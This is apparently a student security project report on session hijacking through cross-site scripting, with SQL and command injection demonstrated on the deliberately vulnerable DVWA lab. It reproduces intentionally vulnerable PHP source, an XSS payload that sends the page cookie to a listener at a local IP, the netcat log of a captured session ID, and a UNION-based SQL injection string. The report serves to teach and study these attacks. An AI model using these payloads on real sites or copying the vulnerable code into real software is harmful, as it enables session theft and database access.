



School of Computer Science and Engineering

Performing and preventing session hijacking using cross-site scripting

Information Security Analysis and Audit

L41+L42

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December - 2021

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Project Description:

Aim: To demonstrate session hijacking using cross-site scripting and methods to prevent it

Motivation: Session hijacking is an attack where an attacker takes over someone's internet session in order to access sensitive information. This is often done by cross-site scripting in which a user injects code through a text box and it gets executed. This can allow the attacker to steal sensitive information stored in cookies such as the user's session ID. This is one of the most common attacks and even though there are ways to prevent this attack, this vulnerability often slips into web applications. Thus it is important to build web applications which are more resilient to this type of attack.

Introduction:

Purpose:

The purpose of this project is to demonstrate session hijacking with cross-site scripting and implementing ways to prevent it.

Scope: The scope of this project is quite wide. It can be useful in all web applications as cross-site scripting attacks are one of the most common attacks these days.

Detailed description about information security concept used in the project:

Session Hijacking:

Session Hijacking is different from spoofing, where spoofing is a way where attacker logs in to the server with victim information, whereas Hijacking is a way of attacker and victim working parallel where the victim sends the request to login into the server but the response will be going to attacker in-turn attacker sends the request signal from himself as a server response.

Types of session hijacking are:

Active: attacker finds active session and takes over.

Passive: attacker hijacks a session, but sits back and watches, records all the traffic that is being sent forth.

Levels of Session Hijacking

1. Network Level: Defined as the interception of the packets during the packet transmission between client and server in a TCP & UDP session.

Network-level Hijacking includes:

- a) TCP/IP Hijacking
- b) IP Spoofing: Source Routed Packets
- c) RST Hijacking
- d) Blind Hijacking
- e) Man in Middle: Packet Sniffer
- f) UDP Hijacking

Application Level: Gaining control of the HTTP user session by obtaining the session IDs.

Application Level Session Hijacking includes:

- a) Obtaining Session ID
- b) Sniffing
- c) Brute Force
- d) Misdirected Trust

Session Hijacking tools:

1. Wireshark: Sniffing Packets
2. Juggernaut: Linux Base, Flow across the network
3. Hunt: Unix Base, sequence number prediction
4. TTY Watcher: Sun, Monitor & control user system
5. IP Watcher: Commercial Software
6. T-Sight: Windows, commercial Software
7. Hjksuite Tool
8. Paros HTTP Hijacker: spidering, proxy-changing, vulnerability scanning, etc.
9. DnsHijacker Tool and many more.

Cross-Site Scripting (XSS)

Cross-Site Scripting (XSS) attacks are a type of injection, in which malicious scripts are injected into otherwise benign and trusted websites. XSS attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end-user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user within the output it generates without validating or encoding it.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by the browser and used with that site. These scripts can even rewrite the content of the HTML page

Detailed Description of Methodology:

Command injection:

Command injection is a cyber attack that involves executing arbitrary commands on a host operating system.

Low Security:

```
<?php
```

```
if( isset( $_POST[ 'Submit' ] ) ) {  
    // Get input  
    $target = $_REQUEST[ 'ip' ];  
  
    // Determine OS and execute the ping command.  
    if( strstr( php_uname( 's' ), 'Windows NT' ) ) {  
        // Windows  
        $cmd = shell_exec( 'ping ' . $target );  
    }  
    else {  
        // *nix  
        $cmd = shell_exec( 'ping -c 4 ' . $target );  
    }  
  
    // Feedback for the end user  
    echo "<pre>{$cmd}</pre>";  
}
```

```
?>
```

In low security there is not any input validation due to which command execution on host OS is very easy

Medium Security:

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = $_REQUEST[ 'ip' ];

    // Set blacklist
    $substitutions = array(
        '&&' => '',
        ';'  => '',
    );

    // Remove any of the charactars in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( striistr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
```

```
echo "<pre>{$cmd}</pre>";  
}  
?
```

In medium security, all ‘**&&**’ and ‘**;**’ are removed to restrict other commands’ execution.

SQL injection:

SQL injection, is a common attack vector that uses malicious SQL code for backend database manipulation to access information that was not intended to be displayed.

Low Security:

```
<?php
```

```
if( isset( $_REQUEST[ 'Submit' ] ) ) {  
    // Get input  
    $id = $_REQUEST[ 'id' ];  
  
    switch ( $_DVWA['SQLI_DB'] ) {  
        case MYSQL:  
            // Check database  
            $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";  
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' .  
                ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) :  
                ($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false) . '</pre>' );  
  
            // Get results  
            while( $row = mysqli_fetch_assoc( $result ) ) {  
                // Get values  
                $first = $row["first_name"];  
                $last = $row["last_name"];
```

```

// Feedback for end user
echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
}

mysqli_close($GLOBALS["__mysqli_ston"]);
break;

case SQLITE:
    global $sqlite_db_connection;

    #sqlite_db_connection = new SQLite3($_DVWA['SQLITE_DB']);
    #sqlite_db_connection->enableExceptions(true);

$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
#print $query;
try {
    $results = $sqlite_db_connection->query($query);
} catch (Exception $e) {
    echo 'Caught exception: ' . $e->getMessage();
    exit();
}

if ($results) {
    while ($row = $results->fetchArray()) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}

```

```

} else {
    echo "Error in fetch ".$sqlite_db->lastErrorMsg();
}
break;
}
}

?>

```

Medium Security:

```

<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    switch ($_DVWA['SQLI_DB']) {
        case MYSQL:
            $query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
            $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' .
                mysqli_error($GLOBALS["__mysqli_ston"]) . '</pre>' );

            // Get results
            while( $row = mysqli_fetch_assoc( $result ) ) {
                // Display values
                $first = $row["first_name"];
                $last = $row["last_name"];

```

```

// Feedback for end user
echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
}

break;

case SQLITE:
global $sqlite_db_connection;

$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
#print $query;

try {
    $results = $sqlite_db_connection->query($query);
} catch (Exception $e) {
    echo 'Caught exception: ' . $e->getMessage();
    exit();
}

if ($results) {
    while ($row = $results->fetchArray()) {
        // Get values
        $first = $row["first_name"];
        $last = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
} else {
    echo "Error in fetch ".$sqlite_db->lastErrorMsg();
}

break;
}
}

```


```
// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source
scripts
$query = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' .
((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) :
($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["__mysqli_ston"]);
?>
```

Session hijacking and Cross-site Scripting:

We steal the cookies of our user containing the session ID and use those to change our cookies and hijack the session. We use JavaScript and broadcasting to steal the cookie data to our IP and port and we listen to that data using netcat.

Complete Demonstration of the Project:



Activities Google Chrome Nov 9 10:13 AM

Hack me javascript - How can I add or Document Document Document

localhost:3000/register

Apps Spacious Learn to Hack 8 CSS & JavaScript... Amazon - Sign Ag... Halo Insider Prog... 75 Short-Short St... FatRat337 - Twitch Cross-site Scripting Protecting Your U... Cross-site Scripti...


Register

Name

Email

Password


[Login](#)



Login


Email
Password

[Register](#)




Hack Me konda

You searched for:




Hack Me kinda

You searched for:



Hack Me kinda

You searched for:



The screenshot shows a Google Chrome browser window with the DVWA (Damn Vulnerable Web Application) login page. The URL is 127.0.0.1/DVWA-master/login.php. The DVWA logo is at the top. The login form has 'Username' set to 'admin' and 'Password' set to 'admin'. Below the form is a 'Login' button. The browser's status bar shows the date as Nov 16 4:57 PM.


The second screenshot shows the DVWA 'Vulnerability: Stored Cross Site Scripting (XSS)' page. The URL is 127.0.0.1/DVWA-master/vulnerabilities/xss_s/. The DVWA logo is at the top. The main content area displays a 'Sign Guestbook' form with 'Name' and 'Message' fields. Below the form is a 'More Information' section with a list of XSS links. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (which is highlighted in green), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. At the bottom, it shows the session details: Username: admin, Security Level: low, Local IP: 127.0.0.1, PHPIDS: disabled, SQLI DB: mysql. There are 'View Source' and 'View Help' buttons at the bottom right.

Command used for Session Hijacking


<script>new

Image().src=http://192.168.0.107:5000/abc.php?output=+document.cookie


</script>



A screenshot of the DVWA (Damn Vulnerable Web Application) interface. The main page title is "Vulnerability: Stored Cross Site Scripting (XSS)". On the left, a sidebar lists various security vulnerabilities: Home, Instructions, Setup / Reset DB, Brute Force, Command Injection, CSRF, File Inclusion, File Upload, Insecure CAPTCHA, SQL Injection, SQL Injection (Blind), Weak Session IDs, XSS (DOM), XSS (Reflected), XSS (Stored) (which is highlighted in green), CSP Bypass, JavaScript, DVWA Security, PHP Info, About, and Logout. The main content area shows a form with a "Name" field containing "Test" and a "Message" field containing "<script>new Image().src='http://192.168.0.107:5000/abc.php?output='+document.cookie</script>". Below the form is a "More Information" section with links to various XSS resources. At the bottom, it shows session details: Username: admin, Security Level: low, Location: /xss, PHPIDS: disabled, and SQLI DB: mysql. There are "View Source" and "View Help" buttons at the bottom right.



```
shkonda@pop-os:~$ sudo nc -lnvp 5000
[sudo] password for shkonda:
Listening on 0.0.0.0 5000
Connection received on 192.168.0.107 60398
GET /abc.php?output=security=low;%20PHPSESSID=jv1ppl51m93rjhqkkuouu8jtn HTTP/1.1
Host: 192.168.0.107:5000
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Referer: http://127.0.0.1/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,te;q=0.8,la;q=0.7
```



Damn Vulnerable Web Application (DVWA)

MySQL injections:

Command:

' UNION SELECT user, password FROM users#

Activities Google Chrome

Vulnerability: SQL Injection

localhost/DVWA-master/vulnerabilities/sql/

Dec 5 8:42 AM

13 %

Spacious Learn to Hack 8 CSS & JavaScript... Amazon - Sign Ag... Halo Insider Prog... 75 Short-Short St... FatRat1337 - Twitch Cross-site Scripting Protecting Your U... Cross-site Scripti... Reading list

DVWA

Vulnerability: SQL Injection

User ID: Submit

More Information

- <https://www.securityteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netparker.com/illegal/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Home Instructions Setup / Reset DB

Brute Force Command Injection CSRF

File Inclusion File Upload Insecure CAPTCHA


SQL Injection

SQL Injection (Blind) Weak Session IDs XSS (DOM) XSS (Reflected) XSS (Stored) CSP Bypass JavaScript

DVWA Security PHP Info About Logout

Username: admin Security level: low Locale: en PHPIDS: disabled SQLi DB: mysql

[View Source](#) [View Help](#)



This screenshot shows the DVWA SQL Injection page. The user has entered 'UNION SELECT user' into the 'User ID' field and clicked 'Submit'. The page displays the results of the SQL query, showing the user 'admin' and their password 'password'. The DVWA sidebar on the left shows the 'SQL Injection' option is selected. The bottom status bar indicates the security level is low and the PHPIDS is disabled.

Activities Google Chrome

Vulnerability: SQL Injection

localhost/DVWA-master/vulnerabilities/sql/

Dec 5 8:42 AM

13 %

Spacious Learn to Hack 8 CSS & JavaScript... Amazon - Sign Ag... Halo Insider Prog... 75 Short-Short St... FatRat1337 - Twitch Cross-site Scripting Protecting Your U... Cross-site Scripti... Reading list

DVWA

Vulnerability: SQL Injection

User ID: UNION SELECT user Submit

More Information

- <https://www.securityteam.com/securityreviews/SDP0N1P76E.html>
- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netparker.com/illegal/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Home Instructions Setup / Reset DB

Brute Force Command Injection CSRF

File Inclusion File Upload Insecure CAPTCHA

